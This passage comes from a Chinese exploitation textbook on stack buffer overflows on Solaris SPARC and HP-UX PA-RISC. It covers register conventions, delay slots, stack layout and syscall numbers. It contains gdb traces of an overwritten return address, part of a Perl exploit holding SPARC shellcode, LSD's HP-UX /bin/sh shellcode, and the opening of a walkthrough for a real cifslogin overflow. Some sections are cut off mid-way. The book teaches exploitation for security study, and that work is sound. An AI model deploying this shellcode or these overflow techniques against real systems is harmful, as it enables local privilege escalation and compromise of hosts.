i5          0x0      0
fp          0xffbefbb0 -4260944
i7          0x10a40 68160
(gdb) si
0x10a48 in main ()
1: x/i $pc 0x10a48 <main+20>: mov %o0, %i0
(gdb) i r o0 o1 o2 o3 o4 o5 sp o7
o0          0xffbefb90 -4260976
o1          0x0      0
o2          0x0      0
o3          0x0      0
o4          0x0      0
o5          0x0      0
sp          0xffbefbb0 -4260944
o7          0x10a40 68160
(gdb) i r i0 i1 i2 i3 i4 i5 fp i7
i0          0x35313233 892416563
i1          0x34353132 875901234
i2          0x33343531 859059505
i3          0x32333435 842216501
i4          0x31323334 825373492
i5          0x35313233 892416563
fp          0x34353132 875901234
i7          0x41424344 1094861636

```

返回 main 函数, sp 也已经恢复到 main 函数的栈帧, i0~i7 已经完全被用户的数据覆盖。接下来 main 函数也要执行 ret 和 restore 操作, 而 ret 指令执行的是 `jmp %i7+8, %g0`。

```

(gdb) si
0x10a4c in main ()
1: x/i $pc 0x10a4c <main+24>: nop
(gdb)
0x10a50 in main ()
1: x/i $pc 0x10a50 <main+28>: ret
(gdb) i reg $i7 $pc $npc
i7          0x41424344 1094861636
pc          0x10a50 68176
npc         0x10a54 68180
(gdb) si
0x10a54 in main ()
1: x/i $pc 0x10a54 <main+32>: restore
(gdb) i reg $i7 $pc $npc
i7          0x41424344 1094861636

```

串。由于 RISC 的指令都是 4 个字节的，所以只需用其他无实际意义的指令代替即可，比如 `xor %l5, %l5, %l5` 的 opcode 是 `0xaa1d4015`，完全适合。另外还有 Shellcode 的定位问题，Solaris SPARC 的堆栈和 Linux x86 有些不同，Solaris 6 SPARC 的堆栈是从 `0xffffffff` 往低地址增长，而 Solaris 7/8 SPARC 的堆栈是从 `0xffbffff` 往低地址增长。以 Solaris 7 SPARC 为例，堆栈最开始的使用情况如图 2.19 所示。



图 2.19 Solaris 堆栈结构

和 Linux x86 相比多了一个平台信息，用 gdb 实际得到的信息如下：

```
bash-2.05$ gdb vulnerable
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(no debugging symbols found)...
(gdb) b main
Breakpoint 1 at 0x10b34
(gdb) r
Starting program: /export/home/san/exploit/vulnerable
(no debugging symbols found)... (no debugging symbols found)...
(no debugging symbols found)...
Breakpoint 1, 0x10b34 in main ()
(gdb) x/30x 0xffbefff98
0xffbefff98: 0x65726d00 0x50415448 0x3d2f7573 0x722f6269
0xffbeffa8: 0x6e3a3a2f 0x7573722f 0x6c6f6361 0x6c2f6269
0xffbeffb8: 0x6e3a2f75 0x73722f63 0x63732f62 0x696e0053
0xffbeffc8: 0x554e572c 0x556c7472 0x612d355f 0x3130002f
0xffbeffd8: 0x6578706f 0x72742f68 0x6f6d652f 0x73616e2f
```

```

0xffbeffa8: 0x6578706c 0x6f69742f 0x76756c6e 0x65726162
0xffbefff8: 0x6c650000 0x00000000
Cannot access memory at address 0xffbf0000.
(gdb) x/s 0xffbeff98
0xffbeff98: "erm"
(gdb)
0xffbeff9c: "PATH=/usr/bin:/usr/local/bin:/usr/ccs/bin"
(gdb)
0xffbeffc7: "SUNW,Ultra-5_10"
(gdb)
0xffbeffd7: "/export/home/san/exploit/vulnerable"
(gdb)
0xffbefffb: ""
(gdb)
0xffbefffc: ""

```

这个平台信息在不同的机器上可能是变化的，而且程序信息路径后面可能会多几个 0，这个 0 的个数通常在 0~5 之间，所以 Linux x86 下那种精确定位 Shellcode 的办法在 Solaris SPARC 下可能并不是十分奏效，但是可以猜到比较准确的位置，只要加上一些 nop 指令（无意义指令）就能准确滑入 Shellcode。对于精简指令集计算系统，还有一个非常重要的问题就是对齐，有了 AIX PowerPC 的溢出经验，可以写出如下攻击程序：

```

#!/usr/bin/perl
#
# 《网络渗透技术》演示程序
# 作者: san, alert7, eyes, watercloud
#
# exploit.pl
# exploit program vulnerable

$CMD="/export/home/san/exploit/vulnerable";

$SHELLCODE=
"\x2d\x0b\xd8\x9a"
"\xac\x15\xa1\x6e"
"\x2f\x0b\xdc\xda"
"\xec\x3b\xbf\xf0"
"\x90\x03\xbf\xf0"
"\xd0\x23\xbf\xf8"
"\xc0\x23\xbf\xfc"
"\x92\x03\xbf\xf8"
"\x94\x1a\x80\x0a"
"\x82\x10\x20\x3b"
"\x91\xd0\x20\x08";

```


嵌套循环遍历保证构造的攻击字符串字节对齐:

如果发现攻击不能成功，那么用 gdb 调试器 attach 上进程 id 来调试，可以方便地发现是 Shellcode 地址的问题还是对齐的问题，或者是 Shellcode 本身的问题。

HP UNIX 运行在 HP 自己的硬件设备上, 通常是 HP9000 系列机, 它们使用了 PA-RISC 芯片。在 HP9000 上运行的系统常见的有 HP-UX10.20, HP-UX11.0, HP-UX11.11。HP-UX 广泛的应用在银行、通讯、医疗等行业中。

PA 芯片主要有 3 个版本: PA1.0, PA1.1, PA2.0。前两者是 32 位芯片。PA2.0 是 64 位,

并且兼容前两者。实际上目前见到的系统基本使用的都是 PA2.0 芯片。对应 HP-UX 也有 32 位和 64 位之分，可以通过系统命令“uname -a”看到，64 位系统在版本信息前有一个“B”符号标识。

```
bash-2.05# uname -a
HP-UX Test B.11.11 U 9000/804
```

2000 年 HP-UX 推出了 IA-64 版本，目前版本为 B11.20 和 B11.22，但 IA-64 才刚开始在市场推广，用户平台迁移还需要很长的时间，在未来的很多年内仍然以 B11.11 和 B11.0 两个版本为主；IA-64 版本的 HP-UX 操作系统内部使用了指令模拟系统，可以直接运行 PA 平台的二进制程序，11.20 和 11.22 版本系统自带的一些系统命令仍然是在 PA 平台编译的版本。现在最常见的 HP-UX 系统是 B11.11 和 B11.0 两个版本，以下程序均以这两个版本为考查对象和测试。

对于 64 位内核，上面可以运行 64 位程序，同时兼容 32 位程序，运行 32 位程序时使用的是模拟 32 位环境。操作系统无论是 64 位还是 32 位，系统自带的命令几乎全是 32 位程序，所以本节主要考查 32 位系统运行时体系结构(Runtime Architecture)。

2.6.1 PA-RISC 体系结构

熟悉 PA 体系结构是 HP-UX 下进行逆向工程发掘漏洞和编写漏洞利用程序的基础，其内容主要包括地址空间管理、寄存器使用约定和指令集。

2.6.1.1 内存空间范围

PA 内存地址为 32 位，表达范围为：0x0~0xFFFFFFFF，在这范围中内存空间被分为 4 个段，各段情况如表 2.4 所示。

表 2.4 内存空间的分段情况

空间范围	名称	权限	内容
0x0~0x3FFFFFFF	Text 段	可读，可执行，不可写	存放程序代码及只读数据
0x40000000~0x7FFFFFFF	Data 段	可读，可写，可执行	数据、重定位表、堆栈等
0x80000000~0xBFFFFFFF	共享段	可读，可执行	动态链接库及共享内存区
0xC0000000~0xFFFFFFFF	系统代码段	可读，可执行	操作系统代码

其中共享段和系统代码段共同称为系统段。DATA 段中有很多重要数据并且都可写，实际溢出的发生和利用都在 DATA 段中进行。

2.6.1.2 寄存器

PA 寄存器有通用寄存器、浮点运算寄存器、空间寄存器、控制寄存器。通常只要了解通用寄存器就够了，但为了调试程序及对系统程序进行逆向工程分析 BUG 也需要了解其他寄存器的简单知识。通用寄存器有 32 个，每个为 32 位，记做 grX 或 rX。相关使用约定如表 2.5 所示。

表 2.5 通用寄存器使用约定

名称	别名	使用约定
GR0		永远为 0，写入的数据都会丢失
GR1		ADDIL 指令默认的目标寄存器。在有的函数过程中会被覆盖，caller-saves[1]
GR2	RP	返回地址指针。（非常重要，栈溢出就是通过修改它来执行我们的代码）
GR3~GR18		自由使用，callee-saves[2]
GR19		共享库调用时的链接指针，调用外部库时需要指向一个特定的地址 Caller-saves
GR20-GR22		自由使用，callee-saves
GR23	Arg3	函数调用时的参数寄存器，函数调用的第 4 个参数存放在该寄存器中
GR24	Arg2	函数调用时的参数寄存器，函数调用的第 3 个参数存放在该寄存器中
GR25	Arg1	函数调用时的参数寄存器，函数调用的第 2 个参数存放在该寄存器中
GR26	Arg0	函数调用时的参数寄存器，函数调用的第 1 个参数存放在该寄存器中
GR27	DP	全局数据指针，对数据的操作都以它为基准操作。在程序运行期间通常该值不变 Stub-Save-Restor[3]
GR28	RET0	函数返回值 1
GR29	RET1、SL	函数返回值 2，也作为静态链接寄存器
GR30	SP	函数栈指针，非常重要
GR31		Minicode[4]返回指针，通常可以自由使用

[1] Caller-saves: 指程序调用其他函数后不能保证该值不会被修改，所以调用者如果想保留该值需要自己在调用其他函数前先保存该值。

[2] Callee-saves: 和[1]对应。如果被调用的函数在运行期间会修改这些寄存器的值就需要在开始函数的开始处保存这些寄存器，并在退出前恢复。

[3] Stub-save-restor: 当引用外部函数如 libc 时程序通过特定的代码(Stub)完成转移到共享空间段的操作和数据指针修改操作及返回。在这过程中这些代码需要保存一些特定的寄存器值并在返回时恢复。

[4] Millicode: 微指令代码。微指令是比机器指令更加低层的指令系统。PA 有一个微指令仿真系统，可以直接使用微指令编程。不必关心它，但作为系统体系还是提一下。

空间寄存器和 i386 保护模式体系下的段寄存器类似，用来存放分页表的地址。内存空间范围被分为 4 个空间段，相应需要空间寄存器指向它们，本质上 PA 物理内存使用分页管理来虚拟整个 32 位空间地址。相应的空间寄存器其实就是指指向物理内存分页表的指针。各空间寄存器的用途如表 2.6 所示。

表 2.6 空间寄存器的用途

名称	别名	用途
SR0		通常和 SR5 相同指向数据段，但调用共享库函数时存放返回数据空间
SR1	SARG, SREG	函数调用时指定参数空间，返回时指向返回值空间，通常都和 SR5 相同
SR2, SR3		未定义
SR4		指向代码空间段。Stub-Save-Restor
SR5		指向数据空间段。应用程序不可修改
SR6, SR7		他们都指向系统空间段（共享段和系统代码段）。应用程序不可修改

控制寄存器有 25 个，都是 32 位，记作 CR0, CR8~CR32。通常不必关心它们，其中需

要了解的有：CR11(SAR)移位计数寄存器、CR22(psw)状态寄存器、CR17(PCSQH)当前指令的空间寄存器、CR18(PCOQH，在 GDB 中的 \$PC 就是指这个寄存器)当前指令的空间偏移。

2.6.2 常用指令集

PA 为 RISC 指令集，每条指令的长度是 32 位，指令地址都必须 4 字节对齐。PA 的指令主要有数据操作指令和流程分支指令。和 SPARC 类似，分支指令存在延时机制。

2.6.2.1 分支指令

分支指令包括无条件局部转移指令、无条件扩展转移指令和条件转移指令。无条件局部转移指令有：B/BLR/BV。它们只能在当前空间内跳转。常见用法：

B	target	跳转到目标地。
B.L	target, t	跳转到目标地址，并且将返回地址放入寄存器 r。伪指令 BL 其实就是 B.L
BV	x(r)	跳转到 $(x \ll 3) * r$ 处。
BLR	x, t	跳转到 $x \ll 3 + B + PCOQH$ 。

无条件扩展转移指令有：BE/BVE。它们能够完成跨空间跳转。常见用法：

BE	wd (sr, r)	跳转到 sr 指定的空间，地址为寄存器 r 加上 wd。
BE.L	wd(sr, r)	和上一条一样，但将返回地址放入 R31，返回空间放入 SR0。伪指令 BLE 其实就是 BE.L。

条件转移指令包括如下：

ADDB	加法运算，并在运算完成后跳转到目标地址。
ADDIB	加上一个立即数后跳转。
BB	当某位为 1 时跳转。
CMPB	满足某种条件时跳转。对应还有 CMIB。
MOVB	搬运数据后跳转。对应还有 MOVIB。

函数调用和返回是通过分支指令实现的，常见的 call 和 return 其实都是伪指令。

2.6.2.2 延时插槽(Delay Slot)

和很多 RISC 系统一样，PA 的分支指令有一个延时问题。比如下面的三条指令：

```
<1> B.L sub_test, %r31
<2> Copy %r31, %rp
<3> Copy %r28, %r26
```

实际执行的流程为：

- 执行到 1 处发现跳转，于是将返回地址放入 %r31，但返回地址为地址 3。
 - 程序并没有立即跳转，而是紧接着执行地址 2 处的指令将返回地址复制到了寄存器 RP。
 - 然后跳转到 sub_test 处执行。
 - 函数 sub_test 返回，程序从地址 3 处开始执行将函数返回值复制到寄存器 %r26。
- 当然也可以禁用延时插槽机制，用法是在分支指令的修饰中加一个 n，如：

```
B.n 0x2614 <main+120>
```

```

SPACE    $PRIVATE$, SORT=16
SUBSPA   $DATA$, QUAD=1, ALIGN=64, ACCESS=0x1f, SORT=16
SUBSPA   $SHORTDATA$, QUAD=1, ALIGN=64, ACCESS=0x1f, SORT=24
str
ALIGN    8
STRINGZ   "%i \n"
y
ALIGN    4
STRING    "\x00\x00\x00\x02"
x
ALIGN    4
STRINGZ   "\x00\x00\x00"
SD$test2
ALIGN    8
STRING    "\x00\x00\x00\x05"
IMPORT   $global$, DATA
SPACE    $PRIVATE$
SUBSPA   $SHORTDATA$
EXPORT   x
EXPORT   y
EXPORT   str
SPACE    $TEXT$
SUBSPA   $CODE$
EXPORT   main, ENTRY, PRIV_LEV=3, RTNVAL=GR, LONG_RETURN
IMPORT   printf, CODE
IMPORT   $$null, MILLICODE
END

```


综合本节的知识相信读者很快就能大致读懂这段对应的汇编程序。

2.6.3 运行时体系结构(Run-time Architecture)

熟悉 PA 结构及各种指令后能够轻松地看懂反汇编程序和跟踪调试程序以及编写更加有效的 Shellcode，而更多地了解运行时体系结构对编写漏洞利用程序很有帮助。运行时体系结构主要包括以下几个方面：空间布局、函数调用、系统调用。

2.6.3.1 程序空间布局

当程序运行起来时其空间布局如下：系统初始化了数据指针寄存器 DP 和空间寄存器 SR4, SR5, SR7, 及状态寄存器 PSW, 如图 2.20 所示。



程序空间布局程序运行过程中的空间分布和重要寄存器值

图 2.20 程序住空间分布

2.6.3.2 函数调用的栈分布

进入 callee 后的栈分布情况如图 2.21 所示。




图 2.21 函数调用的栈分布

注意，和其他系统不同，栈空间的生长方向是从低地址往高地址增加。分配栈空间时栈空间大小总是以 64 字节为单位分配的。“寄存器保护区”用于在函数入口处保存一些可能会

被破坏的寄存器值，以便在函数退出时恢复这些寄存器。“对齐数据”其实就是无用数据区，由于栈空间大小以 64 字节对齐，就有可能有些地址是不会被使用的。参数存放区和栈帧标识区将在后面专门介绍。

2.6.3.3 叶子函数和非叶子函数

非叶子函数指内部会再调用其他函数的函数，比如下面的函数：

```
int callee()
{
    return printf("Hello World\n");
}
```

叶子函数指内部不会再调用其他函数的函数，比如下面的函数：

```
int add(int x, int y)
{
    return x+y;
}
```

叶子函数和非叶子函数的区分非常重要。非叶子函数在进入时会把函数返回地址存放到父函数的栈帧标识区中，返回时再取出来并返回。比如 `sprintf` 函数是非叶子函数，如果 caller 如下：

```
caller()
{
    char buff[32];
    sprintf(buff, "%s", 用户输入的数据);
}
```

对照图 2.9 可以看到调用 `sprintf()` 函数后，首先将返回地址寄存器 `%RP` 存放到 `caller()` 的栈帧标识区，然后开始往 `caller()` 的局部变量区写数据，最后从 `caller()` 的栈帧标识区读出返回地址然后再跳转到该地址运行。由于没有检查用户输入长度，这样就能覆盖 `sprintf()` 在 `caller()` 栈帧标识区中存放的返回地址，从而修改程序执行流程。同样如果调用的是 `strcpy()` 函数：

```
caller()
{
    char buff[32];
    strcpy(buff, 用户输入的数据);
}
```

这样也能溢出 `caller` 的 `buff` 数组，但是由于 `strcpy` 是叶子节点，它不会使用栈来存放返回地址，因此没有机会修改程序流程。由此可以看到叶子节点内发生溢出和非叶子节点内发生溢出对漏洞是否可以被利用有着决定性的影响。




图 2.23 参数存放区和栈帧标识区

栈标识区中值得考察的有:

- SP-20 非叶子节点函数的返回地址。
- SP-24 当调用动态链接库时使用该地址来存放返回地址。
- SP-8 当调用动态链接库时由动态链接库内部函数调用进入重定位节时使用。

其中 SP-24 是重点部分, 比如调用 `sprintf` 造成 caller 本地缓冲区溢出时, 那么就需要修改该地址从而改变程序流程。注意此时不应该覆盖 SP-20 处, 因为该地址被 `sprintf` 设置为 Export stub 的地址, 如果被改写可能造成程序无法从共享空间段回到代码空间段 (和 C 库的版本有关, HP-UX B11.0 的 C 库的 `sprintf` 将出错, 而与 HP-UX B11.11 的 C 库没关系)。但通常建议覆盖动态链接库的函数返回地址不要覆盖到 SP-20 处。

下面这种情况下就应该覆盖到 SP-20 处, 并且可以大面积地覆盖:

```
void caller()
{
    char buff[32];
    callee(buff, "用户输入字符串");
}

void callee(char * dstr, const char * sstr)
{
    strcpy(dstr, sstr);
}
```

当调用动态链接库函数如 `getenv()` 等时, 整个过程比调用本地的函数负责很多, 先后有:

- 首先转到了称为 Import Stub 的一段代码处 (使用到的每个外部函数对应一份), 此处主要完成的操作有: 从 PTL 中加载目标地址; 从 PTL 中加载目标模块的链接表

指针到%r19：将返回地址写入 SP-24 处。

- 转入目标函数的称为 Export Stub 的一段代码处(动态链接库的每个函数对应一份)，此处将进行的操作有：分支到真正的目标函数执行，并将 SP-20 处的返回地址填为自己内部的地址；从目标函数返回后从 SP-24 处取出真正的返回地址；跳转回到 caller。

其流程如图 2.24 所示。




图 2.24 调用动态链接库函数流程

2.6.3.6 系统调用与 Shellcode

系统空间段由%sr7 寄存器标识。系统调用机制和大多数 UNIX 一样由一个统一的系统调用函数（或中断）处理，进入系统调用前指定相应参数到参数寄存器中及相应的系统调用号到寄存器%r22 中即可。系统调用返回值在寄存器%r28 中。

系统调用入口 SYSCALLGATE 在/usr/include/sys/syscall.h 中定义，也可以直接使用其值 0xC0000004。常见的系统调用及号码如表 2.7 所示。

表 2.7

名称	调用号
EXIT	1
FORK	2
READ	3
WRITE	4
OPEN	5
CLOSE	6
CHMOD	15
SETUID	23
DUP	41
SETGID	46

(续表)

名称	调用号
EXECVE	59
ACCEPT	275
BIND	276
CONNECT	277
LISTEN	281
SOCKET	290

那么完成一个 setuid(0)调用为:

```
XOR %r26, %r26, %r26      ARG0 = 0
LDIL L'0xc0000004, %r1    老步骤, 为了得到一个 32 位数
BLE R'0xc0000004, (%r7, %r1) 进入系统调用
LD0, 23, %r22             设置系统调用号
```

有了以上的知识参照 PA 指令手册和汇编手册来看看 LSD 提供的 Shellcode:

```
char Shellcode[] = /* 7*4+8 bytes */
"\xeb\x5f\x1f\xfd" /* bl <Shellcode+4>, %r26 */ /* %r26= <Shellcode+8+4 -1 > */
"\x0b\x39\x02\x99" /* xor %r25, %r25, %r25 */ /* 空指令, 延时插槽 */
"\xb7\x5a\x40\x22" /* addi, < 0x11, %r26, %r26 */ /* %r26 指向 "/bin/sh" */
"\x0f\x40\x12\x0e" /* stbs %r0, 7(%r26) */ /* 在 "/bin/sh" 后添加一个字符串结束符 0 */
"\x20\x20\x08\x01" /* ldil L'0xc0000004, %r1 */
"\xe4\x20\xe0\x08" /* ble R'0xc0000004 (%r7, %r1) */
"\xb4\x10\x70\x10" /* addi, > 0xb, %r0, %r22 */ /* 置系统调用号 22 */
"/bin/sh"
```

这段 Shellcode 实际使用的指令及其作用都在注释里写得很明白了。

2.6.4 学习如何攻击 HP-UX 下的溢出程序

在 HP-UX 上调试溢出程序, 如果内核是 64 位, 那么无论调试 32 位还是 64 位程序都应该使用 gdb64, 否则可能会有问题。同样如果内核是 32 位那么就必须使用 32 位的 gdb。其关键是 gdb 和内核联系紧密, 必须使用对应的版本。

HP-UX 自带了一个 32 位的编译器 cc, 也是极力推荐的编译器。由于系统自带的命令都是 32 位, 如果要攻击它们那么利用程序也必须使用 32 位的 C 编译器。如果使用了 64 位的 C 编译器编译溢出利用程序, 由于 64 位和 32 位的程序空间结构不同, 那么在 64 位空间计算出来的跳转地址等在目标被加载后的 32 位环境中均不正确而无法利用。

对于 gcc, 同样攻击利用程序的目标代码为 32 位就必须使用 32 位的 gcc, 如果目标程序代码为 64 位就必须使用 64 位的 gcc。

使用环境变量存放 Shellcode 或者特殊信息的优势是定位准确。HP-UX 的栈起始地址为 0x7f7f0000, 环境变量存放在栈顶部, 其布局和 Linux/Solaris 等系统基本相同, 惟一不同的是 HP-UX 的栈地址是从低地址向高地址方向增加的, 如图 2.25 所示。



图 2.25 栈顶数据分布

从图 2.24 可以看到，程序运行时由于命令行参数和环境变量都可以精确控制，所以在目标程序空间内部的环境变量存放的位置可以非常精确地计算出来。通常的栈溢出不需要定位非常准确，把 Shellcode 放到程序的函数栈中或命令行参数中都能很容易地定位，但堆溢出和格式串漏洞的利用就需要知道准确的地址了，这个时候环境变量中存放特殊数据就是一种非常灵巧且必需的手段。

2.6.4.1 普通栈溢出

栈溢出在运行时体系结构一节中已经详细讲解了，值得注意的是 HP 上栈溢出需要至少两层调用 caller → callee 为一层、callee 要满足非叶子节点还需要调用其他函数。另外 HP-UX B11.11 和 11.0 的 libc 中 strcpy, strcat 等系列 str 函数都是叶子函数，使得栈溢出利用机会减了不少。

接下来以“cifslogin 命令行溢出漏洞”作为实例来演示 HP-UX PA 平台缓冲区溢出的利用方法。该命令用法如下：

```
cifslogin [server-name] username [options]
```

它在处理 -p 参数时存在一个堆溢出问题，处理 username 时存在一个栈溢出问题。这个栈溢出发生的情况大致如下：

```
